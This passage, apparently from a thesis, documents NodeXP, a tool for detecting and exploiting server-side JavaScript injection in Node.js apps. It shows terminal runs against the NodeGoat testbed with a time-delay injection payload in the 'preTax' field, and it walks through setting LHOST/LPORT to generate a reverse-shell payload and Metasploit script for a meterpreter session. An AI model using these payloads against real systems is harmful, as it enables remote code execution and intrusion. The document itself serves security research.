
```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://nodegoat.herokuapp.c
om/contributions" --pdata="preTax=[INJECT_HERE]" --cookie="connect.sid=s:EV8-FEzITKYRya6_u0aCw_CrmfNq9MD4.fR
gNa/aA6ZSmLMbQO51E7Yqvpk0DcL53q/F6rDFrSwI" --tech=blind

|----------------------------------------------------------|
|          --Server Side Javascript Injection--            |
|    -Detection & Exploitation Tool on Node.js Servers-    |
|----------------------------------------------------------|
|----------------------------------------------------------|
|                                                          |
| 888b    888               888                            |
| 8888b   888               888                            |
| 88888b  888               888                            |
| 888Y88b 888  .d88b.   .d88888  .d88b.  888  888 88888b.  |
| 888 Y88b888 d88""88b d88" 888 d8P  Y8b `Y8bd8P' 888 "88b |
| 888  Y88888 888  888 888  888 88888888   X88K   888  888 |
| 888   Y8888 Y88..88P Y88b 888 Y8b.     .d8""8b. 888 d88P |
| 888    Y888  "Y88P"  "Y88888  "Y8888  888  888 88888P"  |
|                                                 888      |
|                                                 888      |
|                                                 888      |
|                                                          |
|----------------------------------------------------------|
|----------------------------------------------------------|
| nodexp v.1.0.0                                           |
| https://github.com/esmog/nodexp                          |
|----------------------------------------------------------|
[i] Injection technique set to "blind based"
[-] Check and initialize input values
[i] POST data found!
[-] Will execute POST REQUESTS on "http://nodegoat.herokuapp.com/contributions" with POST DATA "preTax=[INJE
CT_HERE]"

-----------------------------------------------------------|
[!] Starting 'blind injection' technique.
-----------------------------------------------------------|
```

Figure 24 - NodeXP start screen on Blind Injection Technique detection process




```
Starting preparation..

[<] Checking for redirection with valid parameter:
(preTax="UTXlUsnANs")
[i] No redirection with valid parameter (preTax="UTXlUsnANs").
[>]

[-] Checking for redirection with valid parameter:
(preTax=51)
[i] No redirection with valid parameter (preTax=51).
[>]

[-] Checking for redirection with valid parameter:
(preTax="qmDpiwcSU@gmail.com")
[i] No redirection with valid parameter (preTax="qmDpiwcSU@gmail.com").
[>]
```

Figure 25 - Checking for redirection while injecting valid values on different input types (string, number, email)



```
[<] Computing requests' average response time with valid parameter:
(preTax="UTXlUsnANs")
[-] Request no. 0 -> 0.306044 seconds
[-] Request no. 1 -> 0.305740 seconds
[-] Request no. 2 -> 0.298959 seconds
[-] Request no. 3 -> 0.360788 seconds
[-] Request no. 4 -> 0.329349 seconds
[-] Request no. 5 -> 0.299775 seconds
[-] Request no. 6 -> 0.453641 seconds
[-] Request no. 7 -> 0.291970 seconds
[-] Request no. 8 -> 0.306522 seconds
[-] Request no. 9 -> 0.308015 seconds
[-] Total time spend on 10 requests = 3.260803 seconds
[!] Average request time = 326.080322266 millieseconds.
[>]

[<] Computing requests' average response time with valid parameter:
(preTax=51)
[-] Request no. 0 -> 0.306544 seconds
[-] Request no. 1 -> 0.331057 seconds
[-] Request no. 2 -> 0.405626 seconds
[-] Request no. 3 -> 0.348098 seconds
[-] Request no. 4 -> 0.304413 seconds
[-] Request no. 5 -> 0.302179 seconds
[-] Request no. 6 -> 0.308677 seconds
[-] Request no. 7 -> 0.347212 seconds
[-] Request no. 8 -> 0.291948 seconds
[-] Request no. 9 -> 0.302646 seconds
[-] Total time spend on 10 requests = 3.248400 seconds
[!] Average request time = 324.839997292 millieseconds.
[>]
```


Figure 26 - Computing average response time on valid HTTP requests while injecting valid values on different input types (example for character and number)



```
[<] Setting response time threshold
[-] Calculating response threshold based on average response time (326.080322) and its factor (2.000000)
[!] Acceptable response time greater than : 652.160644531 milliesecond(s)
[>]
```


Figure 27 - Computing the response time threshold in milliseconds, by multiplying the average response time with a factor

While the preparation part ends, the injection part starts by parsing each payload from a certain text file and injecting them through HTTP requests. Below is shown the process of Blind Injection as described in chapter 4.1. It should be mentioned that some delimiters are given to each payload written into the text file, in order to specify how the payload should be processed. Some examples below show the different process cases.
Each time a successful injection is done, *NodeXP* asks for exploitation and in any of these cases shown below the answer was 'no'. Thus, *NodeXP* continues the detection process by injecting payloads until there are no other payloads written on the file.




```
-------------------------------------------------------------|
[i] Try no. 1.1 (payload: preTax="UTXlUsnANs";var cur_date;var d=new Date();do{cur_date=new Date();}while(cu
r_date-d<=652)):
-------------------------------------------------------------|
[<] Computing requests' average response time using payload:
(preTax="UTXlUsnANs";var cur_date;var d=new Date();do{cur_date=new Date();}while(cur_date-d<=652))
[-] Request no. 0 -> 0.959195 seconds
[-] Request no. 1 -> 1.008689 seconds
[-] Request no. 2 -> 0.982823 seconds
[-] Request no. 3 -> 0.946567 seconds
[-] Request no. 4 -> 0.948399 seconds
[-] Request no. 5 -> 0.980815 seconds
[-] Request no. 6 -> 0.950492 seconds
[-] Request no. 7 -> 0.959571 seconds
[-] Request no. 8 -> 0.969948 seconds
[-] Request no. 9 -> 0.959472 seconds
[-] Total time spend on 10 requests = 9.665972 seconds
[!] Average request time = 966.597151756 millieseconds.
[>]
[<] Blind Injection Results:
[!] 10 out of 10 passed the minimum time threshold ( 652.160645 millieseconds)
[!] 0 out of 10 NOT passed the minimum time threshold ( 652.160645 millieseconds)
[!] Percentage success rate: 100%
[?] Application seems vulnerable. Try for meterpreter shell?
[-] Enter 'y' for 'yes' or 'n' for 'no'.
 -
```

Figure 28 - Blind Injection Technique, leads to positive results and NodeXP is ready to start the exploitation process




```
[i] Try no. 1.2 (payload: preTax=51;var cur_date;var d=new Date();do{cur_date=new Date();}while(cur_date-d<=
652)):
-------------------------------------------------------------|
[i] Try no. 1.3 (payload: preTax="qmDpiwcSU@gmail.com";var cur_date;var d=new Date();do{cur_date=new Date();
}while(cur_date-d<=652)):
-------------------------------------------------------------|
```

Figure 29 - NodeXP continues injections on the same payload, because of its delimiter given, by setting different values on input type (examples for number and email)



```
[i] Try no. 2.0 (payload: preTax=10):
----------------------------------------------------------|

[<] Computing requests' average response time using payload:
(preTax=10)
[-] Request no. 0 -> 0.282255 seconds
[-] Request no. 1 -> 0.324644 seconds
[-] Request no. 2 -> 0.300259 seconds
[-] Request no. 3 -> 0.300607 seconds
[-] Request no. 4 -> 0.303324 seconds
[-] Request no. 5 -> 0.296921 seconds
[-] Request no. 6 -> 0.320079 seconds
[-] Request no. 7 -> 0.307607 seconds
[-] Request no. 8 -> 0.322724 seconds
[-] Request no. 9 -> 0.315317 seconds
[-] Total time spend on 10 requests = 3.073737 seconds
[+] Average request time = 307.373690605 milliseconds.
[>]

[<] Blind Injection Results:
[!] 0 out of 10 passed the minimum time threshold ( 652.160645 milliseconds)
[!] 10 out of 10 NOT passed the minimum time threshold ( 652.160645 milliseconds)
[!] Percentage success rate: 0%
[!] Blind injection is not 100% sucessfull and does not seem to be vulnerable. In case you want more accurat
e results you have to re-run the process.
```

Figure 30 - Blind Injection Technique leads to negative results and will not continue injecting on different value types, because of the delimiter given to this specific payload



```
[i] Try no. 3.1 (payload: preTax="UTXlUsnANs"):
----------------------------------------------------------|

[<] Computing requests' average response time using payload:
(preTax="UTXlUsnANs")
[-] Request no. 0 -> 0.303582 seconds
[-] Request no. 1 -> 0.325672 seconds
[-] Request no. 2 -> 0.314379 seconds
[-] Request no. 3 -> 0.317412 seconds
[-] Request no. 4 -> 0.348814 seconds
[-] Request no. 5 -> 0.314204 seconds
[-] Request no. 6 -> 0.309170 seconds
[-] Request no. 7 -> 0.312142 seconds
[-] Request no. 8 -> 0.300770 seconds
[-] Request no. 9 -> 0.318834 seconds
[-] Total time spend on 10 requests = 3.164979 seconds
[+] Average request time = 316.497898102 milliseconds.
[>]

[<] Blind Injection Results:
[!] 0 out of 10 passed the minimum time threshold ( 652.160645 milliseconds)
[!] 10 out of 10 NOT passed the minimum time threshold ( 652.160645 milliseconds)
[!] Percentage success rate: 0%
[!] Blind injection is not 100% sucessfull and does not seem to be vulnerable. In case you want more accurat
e results you have to re-run the process.
```

```
----------------------------------------------------------|
[i] Try no. 3.3 (payload: preTax="qmDpiwcSU@gmail.com"):
----------------------------------------------------------|
```

```
----------------------------------------------------------|
[i] Try no. 3.2 (payload: preTax=51):
----------------------------------------------------------|
```

Figure 31 - Blind Injection Technique leads to negative results and continues injecting on different value types, because of the delimiter given to this specific payload (tries 3.2 and 3.3)

4.2.6 The Exploitation Process

In order to start the exploitation process, the user should initialize, with valid values, the arguments shown below:

- **Local IP Address**
  The local IP address where the vulnerable Node.js service will connect to, through the injection of the reverse shell payload.


- **Local Port**
  The local port where the vulnerable Node.js service will connect to, through the injection of the reverse shell payload. After the successful establishment of the connection and the shell session, a new port will be specified, automatically by *Metasploit*, in order to upgrade the current session to a *meterpreter* shell session.

- **(Optionally) Path to Save the Generated Files:**
  A path for the generated .rc script to be saved and a path for the reverse shell payload to be saved, too. If they are not set, both generated files will be saved to the default path.

- **(Optionally) Encoding:**
  The generated reverse shell payload could be either encoded, or not.


These arguments could be set either while starting the exploitation process, or while setting all the initial arguments (URL and POST or GET parameter) that *NodeXP* needs in order to start properly.

The figures below show the validation on the required fields (Local IP Address and Local Port).



```
[!] Starting exploitation process!
--------------------------------------------------------------|

[<] Initialize exploitation variables.
[!] LHOST not defined!
[?] Please, set your local host ip.
 - 1234
[!] ERROR: Input is not a valid ip address
[?] Please, set your local host ip.
 - 192.168.1.256
[!] ERROR: Input is not a valid ip address
[?] Please, set your local host ip.
 - 192.1.1.1
[!] Setting local host ip: 'LHOST' = '192.1.1.1'
```


Figure 32 - Local IP Address validation



```
[!] LPORT not defined!
[?] Please, set your local port.
 - 12344567
[!] ERROR: Port number range exceeded.
[?] Please, set your local port.
 - asdf
[!] ERROR: Input is not an integer.
[?] Please, set your local port.
 - 12345
[!] Setting local port: 'LPORT' = '12345'
[!] Exploitation variables successfully defined!
[>]
```


Figure 33 - Local Port validation

In case all the arguments are successfully set, the exploitation process is ready to start. The figures below show an example of a successful exploitation process which lead to the establishment of *meterpreter* session in a new *Metasploit* console terminal window (msfconsle). The example below is based on custom made Node.js services, developed for the purposes of validating and testing the detection and exploitation processes, and the injection of the reverse shell payload is done through one of its GET parameters. The same example could be performed and demonstrated for a POST parameter as well. Unfortunately, NodeGoat testbed service does not allow the exploitation process to be successfully done and other security features (like IPSs or WAFs) blocks *NodeXP* from successfully injecting the reverse shell payload.




Response
31337

Figure 34 - Custom-made Node.js service which echoes back each number it gets as an input through the 'name' parameter




```
root@kali:~/Desktop/thesis_final/nodexp_20180816/nodexp# python nodexp.py --url="http://192.1
68.64.130:3001/?name=[INJECT_HERE]" -info=1 -pp=1 -rp=1 -lh=192.168.64.128 -lp=1236 -enc=0 --
tech=blind
```

Figure 35 - Setting the arguments with correct values




```
[<] Initialize exploitation variables.
[!] Setting local host ip: 'LHOST' = '192.168.64.128'
[!] Setting local port: 'LPORT' = '1236'
[!] Exploitation variables successfully defined!
[>]
```

Figure 36 - Validation on user input through exploitation process




```
[<] Generate exploitation files and run metasploit.
[i] Successfully generated payload file! [/root/Desktop/thesis_final/nodexp_20180816/nodexp/s
cripts/nodejs_payload.js]
[i] Successfully generated metasploit log file (spool file) [/root/Desktop/thesis_final/nodex
p_20180816/nodexp/scripts/nodejs_shell.rc.output.txt]
[i] Successfully generated .rc script! [/root/Desktop/thesis_final/nodexp_20180816/nodexp/scr
ipts/nodejs_shell.rc]
[-] Opening metasploit console...
```

Figure 37 - Successfully generating and saving .rc script and reverse shell payload files in order to be run and injected accordingly



